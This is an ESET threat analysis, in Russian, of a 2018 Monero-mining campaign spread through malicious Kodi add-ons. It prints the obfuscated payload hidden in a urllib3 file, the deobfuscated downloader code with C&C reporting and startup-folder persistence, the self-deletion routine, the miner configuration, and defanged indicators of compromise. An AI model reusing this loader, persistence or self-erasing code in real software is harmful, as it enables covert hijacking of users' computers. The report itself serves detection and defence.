АНТИВИРУСНАЯ ЗАЩИТА БИЗНЕС-КЛАССА

Аддоны Kodi используются для распространения криптомайнеров

17 сентября 2018 года

Если вы используете Kodi, то могли заметить, что популярный голландский репозиторий аддонов XvBMC был закрыт из-за нарушения авторских прав. После этого мы обнаружили, что репозиторий скрытно использовался в кампании криптомайнинга, начавшейся в декабре 2017 года. Это второй известный инцидент, связанный с распространением вредоносного ПО через аддоны Kodi, и первый случай криптомайнинга с помощью данной платформы. Интересно, что пользователям Kodi направляются бинарники, соответствующие используемой ОС (Windows или Linux).

Для тех, кто не знаком с платформой Kodi: медиаплеер не поставляет контент; пользователи самостоятельно расширяют функциональность продукта, устанавливая аддоны из официального репозитория и сторонних площадок. Некоторые неофициальные дополнения позволяют получить доступ к пиратскому контенту, в связи с чем Kodi неоднозначно воспринимается общественностью.

Дополнения Kodi, нарушающие авторские права, уже связывали с распространением вредоносного ПО, но, за исключением инцидента с DDoS-модулем в составе популярного аддона, доказательств предъявлено не было.

Кампания

Мы выяснили, что вредоносное ПО, найденное в XvMBC, впервые появилось в популярных репозиториях Bubbles и Gaia в декабре 2017 и январе 2018 года соответственно. Из них, а также путем обновления других репозиториев и готовых сборок, вредоносное ПО распространилось в экосистеме Kodi.

Малварь имеет многоступенчатую архитектуру. Авторы приняли меры, чтобы происхождение финальной полезной нагрузки (криптомайнера) невозможно было отследить до вредоносного аддона. Майнер работает под Windows и Linux, он добывает Monero (XMR). Версии для Android или macOS пока in the wild не наблюдались.

Заражение производилось по одной из трех схем:

1. Жертва добавила URL вредоносного репозитория в Kodi, чтобы загрузить некоторые аддоны. Вредоносное дополнение устанавливается при обновлении аддонов Kodi.

2. Жертва установила готовую сборку Kodi, включающую URL вредоносного репозитория. Вредоносное дополнение устанавливается при обновлении аддонов Kodi.

3. Жертва установила готовую сборку Kodi с вредоносным дополнением, но без ссылки на репозиторий для обновления. Компьютер скомпрометирован, хотя вредоносный аддон не обновляется. Тем не менее, если криптомайнер установлен, он сохраняется в системе и может получать обновления.

По данным телеметрии ESET, топ-5 стран с наиболее высоким уровнем активности угрозы – США, Израиль, Греция, Великобритания и Нидерланды. Логично, поскольку эти страны фигурируют в числе лидеров по объему трафика в дополнениях Kodi. Другое возможное объяснение – популярность в данных странах сборок с вредоносным репозиторием (как XvBMC – в Нидерландах).



Рисунок 1. Распространение криптомайнера

В настоящее время репозитории, с которых началось распространение криптомайнера, не работают (Bubbles), либо больше не раздают вредоносный код (Gaia). Тем не менее, жертвы, устройства

которых заражены криптомайнером, все еще под угрозой. Кроме того, вредоносное ПО по-прежнему присутствует в других репозиториях и некоторых готовых сборках Kodi, авторы которых, скорее всего, об этом не подозревают.

Хронология

17 декабря 2017 года – репозиторий Bubbles публикует первое вредоносное обновление
4 января 2018 года – первое вредоносное обновление в репозитории Gaia
14 января – первый вредоносный аддон в репозитории Bubbles
Середина января – репозиторий Bubbles закрыт, пользователей перенаправляют в Gaia
28 января – ESET обнаружила криптомайнер
28 января–середина апреля – криптомайнер регулярно получает обновления
11 февраля, 6 марта, 21 марта – обновления вредоносных аддонов
26 апреля – репозиторий Gaia удаляет весь контент, новая версия больше не распространяет вредоносный аддон
Середина августа – сообщение о закрытии репозитория XvBMC – второго источника вредоносных аддонов

Технический анализ

Как это работает

Когда жертва добавляет вредоносный репозиторий в Kodi, он (репозиторий) хранит дополнение `script.module.simplejson` – соответствует имени легитимного дополнения, которое используется многими другими аддонами. Разница в том, что в других репозиториях только `script.module.simplejson` версии 3.4.0, а во вредоносном – версия 3.4.1.

Kodi использует для обнаружения обновлений номер версии, поэтому все пользователи с включенной функцией автоматического обновления (включена по умолчанию) получают `script.module.simplejson`версии 3.4.1 из вредоносного репозитория.

Единственная часть `script.module.simplejson` версии 3.4.1, которая изменена в сравнении с версией 3.4.0, – метаданные. Файл `addon.xml` содержит дополнительную строку:

```
<import addon="script.module.python.requests" version="2.16.0" />
```

Она сообщает Kodi о возможности загрузки и установки аддона `script.module.python.requests`версии 2.16.0 и выше. Дополнение обрабатывается только вредоносным репозиторием. Это модификация легитимного аддона `script.module.requests`, содержащего дополнительный вредоносный код на Python.

Этот код загружает в случае необходимости бинарный файл Windows или Linux и выполняет его. Исполняемый файл является загрузчиком, который извлекает и выполняет финальную полезную нагрузку – криптомайнер. Если установка майнера прошла успешно, код Python переходит к фазе самоустранения и удаляет себя.



Рисунок 2. Схема выполнения вредоносной программы

Код Python

В проанализированном образца обфусцированный вредоносный код находился в файле `script.module.python.requests\lib\requests\packages\urllib3\connectionpool.py`, строки 846-862.

```
def connection_to_url(connection = None):
    """
    Given a connection, return an :class:`.ConnectionPool` instance of its url.
    Not yet implemented.

    :param connection:
        Connection object from the pool.

    Example::

        >>> url = connection_from_url(conn)
    """
    pass
    #-+-#
    try:exec('PT13UW5Cek5qTmpUb05HUndCellIWmxhbGRVVkxSRVZ6QjNTSUpWZVpobFU2eGtiU1pXWkVOSGNqeFdPMEFGV1N4bVd6b0Vha05F
    except:pass
    #-_-#
```

Рисунок 3. Обфусцированный вредоносный код в connectionpool.py

После деобфускации и с комментариями код выглядит более читабельным, как показано на рисунке ниже.

```
# detect platform. Infect Windows and Linux, avoid Android
x_1=platform.system().lower();
x_2=sys.platform;
x_s=(1 if 'win' in x_1 or 'cygwin' in x_1 or 'win' in x_2 or 'cygwin' in x_2
        else (2 if ('linux' in x_1 or 'linux' in x_2) and not 'ANDROID_ARGUMENT' in os.environ
        else 0))
if x_s>0:
    # Window(10000) is used as a global property storage for Kodi
    # Ensure there is a delay between several runs. This property disappears when Kodi is restarted
    x_b=xbmcgui.Window(10000).getProperty('kodi_manager');
    x_c=int(time.time());
    if x_b and not x_b=='' and x_c-int(x_b)<86400:
        return;
    xbmcgui.Window(10000).setProperty('kodi_manager',str(x_c));

    # user_agent_list
    n_a = ['', 'Googlebot/2.1 (+http://www.google.com/bot.html)', 'Googlebot/2.1 (+http://www.google.com/bot.html)', 'Googlebot/2.1 (+http://www.google.com/bot.html)']

    # make sure there is a delay between several runs #2.
    # This setting persists between Kodi runs.
    x_u=os.path.join(xbmc.translatePath('special://userdata'), 'Database', 'addons.lock');
    x_h=x_c;
    if os.path.exists(x_u):
        y_g=open(x_u,'r');
        x_h=int(y_g.read()[::-1]);
        y_g.close();
    else:
        y_g=open(x_u,'w');
        y_g.write(str(x_h)[::-1]);
        y_g.close();
    if x_c-x_h<691200:
        return;

    # report installation to CnC server
    if not x_i(n_a):
        return;
    time.sleep(780);

    # prepare path for Coinminer downloader
    x_e=os.path.expanduser('~\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\TrustedInstaller.exe') if x_s==1
        else os.path.join(tempfile.gettempdir(),'systems/systemd');
    try:
        os.makedirs(os.path.dirname(x_e));
    except:
        pass;

    # remove lockfile
    try:
        os.remove(x_u);
    except:
        pass;

    # download the Coinminer downloader
    if not x_v(n_a,x_s,x_e):
```

Рисунок 4. Вредоносный код после деобфускации (с комментариями аналитика)

Автор кода явно хорошо знаком с экосистемой Kodi и архитектурой дополнений. Скрипт определяет, в какой ОС работает (поддерживаются только Windows и Linux, Android и macOS пока игнорируются), подключается к своему C&C серверу и выполняет соответствующий бинарный файл – модуль загрузчика.

Бинарный файл Windows записывается в `C:\Users\[username]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\TrustedInstaller.exe`, Linux – в `/tmp/systems/systemd`.

После извлечения и запуска бинарного модуля загрузчика скрипт на Python – здесь `connectionpool.py` – запускает процедуру самоудаления. Как видно на рисунке 4, вредоносный код выделен специальными маркерами #-+- и #-_-#. Запуск кода после успешного выполнения бинарного файла загрузчика открывает файл, находит эти маркеры и удаляет их, а также все между ними. Чистый файл затем сохраняется. В результате установку криптомайнера проблематично отследить до этого аддона Kodi.

```
try:
    # and finally disinfect the script file
    import os
    import re
    x_p=os.path.splitext(os.path.abspath(__file__))[0]+'.py';
    x_f=open(x_p);
    x_d=x_f.read();
    x_f.close();
    x_d=re.sub('\#\-\+\-\#.*?\#\-\_\-\#','',x_d,flags=re.S);
    x_f=open(x_p,'w');
    x_f.write(x_d);
    x_f.close()
except:
    pass;
```

Рисунок 5. Самоудаление в коде на Python (с комментариями аналитика)

Исполняемый файл криптомайнера

Модуль загрузчика (64-битный файл EXE для Windows, 64-битный файл ELF для Linux), извлеченный с помощью кода Python, содержит зашифрованную конфигурацию криптомайнера и ссылки на скачивание полезной нагрузки второго этапа – бинарных файлов криптомайнера.

Бинарный загрузчик извлекает полезную нагрузку второго этапа для ОС (бинарный файл криптомайнера для разных графических процессоров и вредоносный модуль запуска/обновлений) в защищенном паролем ZIP-архиве. Бинарники скомпилированы для 64-битных Windows и Linux, в их основе – опенсорсное ПО для майнинга XMRStak.

Конфигурация майнера следующая:

```
{"monero":{"default":{"wallet":"49WAk6TaCMX3HXN22nWPQAfBjP4J3ReUKg9tu3FoiPug
cJs3fsnAvyGdrC41HZ4N6jcHEiwEGvH7z4Sn41PoZtLABFAVjm3","password":"","name":""
,"email":"","weight":1,"format":{"rig":"","address":"%w%.%n%/%e%","password"
:"%p%"}},"pools":[{"host":"xmr-us-east1.nanopool.org:14444"},{"host":"xmr-
eu1.nanopool.org:14444"},{"host":"xmr-asia1.nanopool.org:14444"}]}}
```

Как обнаружить заражение

Пользователи медиаплеера Kodi для Windows или Linux, которые устанавливали дополнения из

сторонних репозиториев или готовые сборки, могут участвовать в майнинге в пользу операторов данной кампании.

Чтобы проверить устройство на предмет компрометации, нужно просканировать его антивирусным ПО. Для Windows можно использовать бесплатный ESET Online Scanner, для Linux бесплатную триалку ESET NOD32 Antivirus for Linux Desktop.

Пользователи актуальных версий продуктов ESET уже защищены. Продукты ESET детектируют угрозу как Win64/CoinMiner.II и Win64/CoinMiner.MK на Windows, Linux/CoinMiner.BC, Linux/CoinMiner.BJ, Linux/CoinMiner.BK и Linux/CoinMiner.CU на Linux.

Выводы

Большинство репозиториев, изначально распространявших майнер в экосистеме Kodi, закрыты или очищены. Тем не менее, многие устройства все еще заражены. Как видно на рисунке ниже, операторы кампании продолжают зарабатывать.



Рисунок 6. Заработок операторов криптомайнеров

По статистике Monero-кошелька операторов, представленного Nanopool, на момент написания поста заражено минимум 4774 компьютеров и добыто 62,57 XMR (5700 евро или 6700 долларов).

Инцидент интересен, поскольку это второе вредоносное ПО и первый криптомайнер, распространяющийся через экосистему Kodi. Кроме того, в кампании использовалась необычная техника компрометации. Авторы используют систему аддонов Kodi, совместимых с большинством

операционных систем, чтобы нацеливать вредоносное ПО на Linux и Windows.

Вероятно, операторы могли скомпрометировать больше ОС. Как вариант, они могли создавать собственные версии майнера для этих платформ или поставлять адаптированные полезные нагрузки (например, менее энергозатратные для устройств с небольшой мощностью батареи).

По мере ужесточения мер безопасности ОС, дополнения к популярному ПО станут более популярной целью злоумышленников. Мы уже наблюдали похожие инциденты ранее с макросами Visual Basic в приложениях Microsoft Office. Не факт, что аддоны Kodi станут «новыми VBA», но данный инцидент указывает на такое развитие событий.

Индикаторы компрометации

Вредоносные аддоны Kodi

Поскольку оригинальные репозитории с вредоносными аддонами (Bubbles и Gaia) уже удалены, ниже представим ссылки на зеркальные копии репозиториев, которые все еще содержат код майнеров, а также примеры случайно выбранных вредоносных сборок Kodi.

Важно отметить, что владельцы репозиториев, скорее всего, распространяют вредоносные аддоны неосознанно.

Зеркальные копии Bubbles

```
github[.]com/yooperman17/trailerpark/blob/master/repository/repository.bubbles.3/repository.bubbles.3-4.2.0[.]zip
github[.]com/yooperman17/trailerpark/blob/master/repository/common/script.module.urllib.3/script.module.urllib.3-1.22.3[.]zip
```

Зеркальные копии Gaia

```
github[.]com/josephlreyes/gaiaorigin/blob/master/common/script.module.python.requests/script.module.python.requests-2.16.1[.]zip
github[.]com/josephlreyes/gaiaorigin/blob/master/common/script.module.simplejson/script.module.simplejson-3.4.1[.]zip
```

Вредоносные файлы, ранее доступные в репозитории XvBMC

```
github[.]com/XvBMC/repository.xvbmc/tree/b8f5dd59961f2e452d0ff3fca38b26c526c1aecb/Dependencies/script.module[.]simplejson
github[.]com/XvBMC/repository.xvbmc/tree/b8f5dd59961f2e452d0ff3fca38b26c526c1aecb/Dependencies/script.module.python[.]requests
github[.]com/XvBMC/repository.xvbmc/blob/b8f5dd59961f2e452d0ff3fca38b26c526c1aecb/Dependencies/zips/script.module.python.requests/script.module.python.requests-2.16.3[.]zip
github[.]com/XvBMC/repository.xvbmc/blob/b8f5dd59961f2e452d0ff3fca38b26c526c1aecb/Dependencies/zips/script.module.simplejson/script.module.simplejson-3.4.1[.]zip
```

Примеры вредоносных сборок Kodi

```
archive[.]org/download/retrogamesworld7_gmail_Kodi_20180418/kodi[.]zip
archive[.]org/download/DuggzProBuildWithSlyPVRguideV0.3/DuggzProBuildWithSlyPVRguideV0.3[.]zip
ukodi1[.]xyz/ukodi1/builds/Testosterone%20build%2017[.]zip
```

URL-адреса C&C-серверов:

```
openserver[.]eu/ax.php
kodinet.atspace[.]tv/ax.php
kodiupdate.hostkda[.]com/ax.php
kodihost[.]rf.gd/ax.php
updatecenter[.]net/ax.php
stearti.atspace[.]eu/ax.php
mastercloud.atspace[.]cc/ax.php
globalregistry.atspace.co[.]uk/ax.php
meliova.atwebpages[.]com/ax.php
krystry.onlinewebshop[.]net/ax.php
```

Модуль загрузчика (Windows)

```
openserver[.]eu/wib
kodinet.atspace[.]tv/wib
kodiupdate.hostkda[.]com/wib
kodihost.rf[.]gd/wib
updatecenter[.]net/wib
bitbucket[.]org/kodiserver/plugin.video.youtube/raw/HEAD/resources/lib/wib
gitlab[.]com/kodiupdate/plugin.video.youtube/raw/master/resources/lib/wib
www.dropbox[.]com/s/51fgb0ec9lgmi0u/wib?dl=1&raw=1
```

Модуль загрузчика (Linux)

```
openserver[.]eu/lib
kodinet.atspace[.]tv/lib
kodiupdate.hostkda[.]com/lib
kodihost.rf[.]gd/lib
updatecenter[.]net/lib
bitbucket[.]org/kodiserver/plugin.video.youtube/raw/HEAD/resources/lib/lib
gitlab[.]com/kodiupdate/plugin.video.youtube/raw/master/resources/lib/lib
www.dropbox[.]com/s/e36u2wxmq1jcjjr/lib?dl=1&raw=1
```

Бинарные файлы криптомайнера (Windows)

```
updatecenter[.]net/wub
openserver[.]eu/wub
glocato.atspace[.]eu/wub
oraceur.hostkda[.]com/wub
dilarti.1free-host[.]com/wub
utudict.vastserve[.]com/wub
encelan.atspace[.]cc/wub
```

Бинарные файлы криптомайнера (Linux)

```
updatecenter[.]net/lub
openserver[.]eu/lub
glocato.atspace[.]eu/lub
oraceur.hostkda[.]com/lub
dilarti.1free-host[.]com/lub
utudict.vastserve[.]com/lub
```

encelan.atspace[.]cc/lub

Хеши вредоносных аддонов

```
B8FD019D4DAB8B895009B957A7FEBAEFCEBAFDD1
BA50EAA31441D5E2C0224B9A8048DAF4015735E7
717C02A1B040187FF54425A64CB9CC001265C0C6
F187E0B6872B096D67C2E261BE41910DAF057761
4E2F1E9E066D7D21CED9D690EF6119E59CF49176
53E7154C2B68EDBCCF37FB73EEB3E042A1DC7108
FF9E491E8E7831967361EDE1BD26FCF1CD640050
3CC8B10BDD5B98BEA94E97C44FFDFB1746F0C472
389CB81D91D640BA4543E178B13AFE53B0E680B5
6DA595FB63F632EE55F36DE4C6E1EB4A2A833862
9458F3D601D30858BBA1AFE1C281A1A99BF30542
B4894B6E1949088350872BDC9219649D50EE0ACA
79BCC4F2D19A394DD2DB2B601208E1D1EA57565B
AAAEDE03F6C014CEE8EC0D9C0EA4FC7B0E67DB59
C66B5ADF3BDFA87B0731512DD2654F4341EBAE5B
F0196D821381248EB8717F47C70D8C235E83A12E
7CFD561C215DC04B702FE40A199F0B60CA706660
```

ESET детектирует вредоносный код на Python как Python/CoinMiner.W.

Хэши криптомайнеров и модулей загрузчика (Windows)

```
08406EB5A8E75F53CFB53DB6BDA7738C296556D6
2000E2949368621E218529E242A8F00DC8EC91ED
5B1F384227F462240178263E8F2F30D3436F10F5
B001DD66780935FCA865A45AEC97C85F2D22A7E2
C6A4F67D279478C18BE67BEB6856F3D334F4AC42
EE83D96C7F1E3510A0D7D17BBF32D5D82AB54EF3
```

ESET детектирует криптомайнер и модули загрузчика как Win64/CoinMiner.II и/или Win64/CoinMiner.MK. Наша телеметрия показывает больше 100 различных хешей для имен детектирования.

Хеши криптомайнеров и модулей загрузчика (Linux)

```
38E6B46F34D82BD23DEACD23F3ADD3BE52F1C0B6
90F39643381E2D8DFFF6BA5AB2358C4FB85F03FC
B9173A2FE1E8398CD978832339BE86445ED342C7
D5E00FB7AEA4E572D6C7C5F8D8570DAB5E1DD156
D717FEC7E7C697D2D25080385CBD5C122584CA7C
DF5433DC7EB272B7B837E8932E4540B216A056D8
```

ESET детектирует Linux-версию криптомайнера и модули загрузчика как Linux/CoinMiner.BC, Linux/CoinMiner.BJ, Linux/CoinMiner.BK и Linux/CoinMiner.CU.